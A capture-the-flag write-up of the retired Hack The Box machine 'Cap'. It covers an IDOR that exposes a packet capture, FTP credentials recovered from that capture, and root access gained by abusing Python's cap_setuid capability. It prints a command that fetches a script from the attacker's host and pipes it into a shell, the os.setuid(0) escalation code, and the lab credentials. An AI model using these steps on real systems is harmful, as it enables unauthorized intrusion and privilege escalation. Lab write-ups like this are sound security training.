Hack The Box – Cap (Retired)

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Summary

Cap is an easy Linux machine on Hack The Box. It involves exploiting an exposed IDOR vulnerability to recover credentials from FTP traffic, then escalating privileges by abusing Linux capabilities associated with the Python binary.

1 Initial Enumeration

1.1 Nmap Scan

A scan reveals three open ports:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http    gunicorn
```

Gunicorn is a Python WSGI HTTP server, suggesting the web service may be a custom Python web app.

2 Web Enumeration

Directory brute-forcing is performed using a common wordlist:

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/
   ↪ Discovery/Web-Content/common.txt
ffuf -u http://10.10.10.245/FUZZ -w common.txt
```

Only two endpoints return 200 OK: `/ip` and `/netstat`. These return basic system information.

3 Exploring Screenshot Archive

Accessing the URL pattern `/data/[id]` returns screenshots of system activity. By iterating over several IDs, the screenshot at `id=0` stands out due to the large number of packets visible.

Action: Download the capture:

```
wget http://10.10.10.245/data/0 -O 0.pcap
```

This is a typical example of **IDOR vulnerability**.


4 IDOR Vulnerability

Insecure Direct Object Reference (IDOR) is a type of access control vulnerability in cybersecurity where an application exposes internal object identifiers, such as database keys or file paths, to users without proper access controls.
This can enable attackers to manipulate these identifiers and gain unauthorized access to sensitive data or perform unauthorized actions on the system.

5 PCAP Analysis

Upon inspecting the `.pcap` file in Wireshark, FTP login credentials are discovered:

```
USER nathan
PASS Buck3tH4TF0RM3!
```



6 Initial Access

With the credentials found, an SSH connection is established:

```
ssh nathan@10.10.10.245
Password: Buck3tH4TF0RM3!
```

User Flag

```
cat user.txt
48a0f05a1c3f180b8acbd2ab7d8b7bfd
```

7 Privilege Escalation

7.1 Enumeration

Run LinPEAS to find possible paths for privilege escalation. First, download the latest version from PEASS-ng:

```
# On attack machine:
python3 -m http.server 80

# On target machine:
```

```
curl http://10.10.16.22/linpeas.sh | sh
```

```
nathan@cap:~$ la -l
total 20
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Jul 17 04:02 user.txt
nathan@cap:~$
```

7.2 Finding Capabilities

LinPEAS reveals that the Python binary has the `CAP_SETUID` capability:

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

This capability allows a process to change its UID, even to 0 (root), bypassing the usual privilege checks, as explained in the documentation.

CAP_SETUID

- Make arbitrary manipulations of process UIDs (setuid(2), setreuid(2), setresuid(2), setfsuid(2));
- forge UID when passing socket credentials via UNIX domain sockets;
- write a user ID mapping in a user namespace (see user_namespaces(7)).

8 Exploitation via Python

To switch to the root user using Python:

```
import os
os.setuid(0)
os.system("/bin/bash")
```

```
nathan@cap:/$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:/#
```

Root Flag

```
cat /root/root.txt
d55692d7a33792a0527fc5d5a7725083
```

Conclusion

Cap is an excellent example of combining passive analysis (network capture), credentials reuse, and abuse of Linux capabilities. Key lessons include:

- Always inspect available web resources — even seemingly benign files like screenshots.

- PCAP analysis through WireShark is a powerful skill in both offensive and defensive security.
- Linux capabilities can offer privilege escalation without setuid binaries or misconfigured sudo.